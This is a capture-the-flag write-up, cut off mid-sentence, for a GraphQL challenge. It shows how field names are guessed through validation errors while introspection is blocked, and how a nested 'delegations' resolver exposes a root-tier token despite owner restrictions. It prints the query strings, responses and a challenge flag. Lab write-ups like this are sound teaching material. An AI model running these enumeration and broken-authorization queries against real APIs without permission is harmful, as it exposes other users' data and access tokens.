

KPMG CTF 2026 - Arclight
Challenge Description
An internal operations platform with a GraphQL API. Part 1: the directory UI might hide information the API still returns. Part 2: start with a standard user session and find a way to reach the root vault.
Part 1 - Hidden GraphQL Field
Recon
After registering and logging in, the dashboard had Directory, Projects, Travel, and Developer sections. Checking the page source showed each section pulling JSON from /category/<name>. The Developer section pointed to an internal GraphQL endpoint at /graphql.

We opened the built-in Query Console and tried introspection first - the API blocked it for our role.

Probing Without Introspection
Since introspection was blocked, we used the GraphQL validation errors to figure out what fields existed. Querying users with no subfields gave us an error saying we needed to select subfields, confirming the field existed:
{ users { id username email } }That worked and returned user records.


The challenge hint said the UI hides things the API still returns. So we just guessed flag as a field name - it’s a CTF after all:
{ users { id username email role flag } }
The API returned five users. The admin record had a non-null flag field - it was there all along, just never requested by the UI’s default query.

Flag 1
KPMG_CTF{h1dd3n_f13ld_n0t_s0_h1dd3n}Part 2 - Broken Object-Level Authorization via Nested Resolver
Recon
Part 2 started with a standard user session. The app pointed to /static/ops.js which listed available GraphQL operations:
{ me { username role } }
{ staff(id: Int) { id username team } }
{ delegation(id: Int) { id owner tier token } }
mutation { createAccessRequest(tier: String) { id requester tier status } }
mutation { approveRequest(id: Int, sponsor: String) { id status } }
{ rootVault }

Confirming our role:
{"query":"{ me { username role } }"}Response: standard. Querying staff ID 1 returned K.mercer from the platform team.
Finding the Hidden Delegation Path
The delegation(id: ...) resolver returned null for IDs 1 through 50. We knew the resolver was owner-restricted so that wasn’t surprising.
Instead we threw a bunch of extra field names at the staff object to see what the validator said:
{ staff(id: 1) { id username team role tier token delegation access } }Most gave “field does not exist” errors. But delegation came back with: Did you mean 'delegations'?. That typo correction revealed a nested field on Staff that wasn’t documented in ops.js.
Querying it:
{"query":"{ staff(id: 1) { id username team delegations { id owner tier token } } }"}
Response:
Delegation ID: 101
Tier: root
Token: 516ea5ac267b5ec3
The 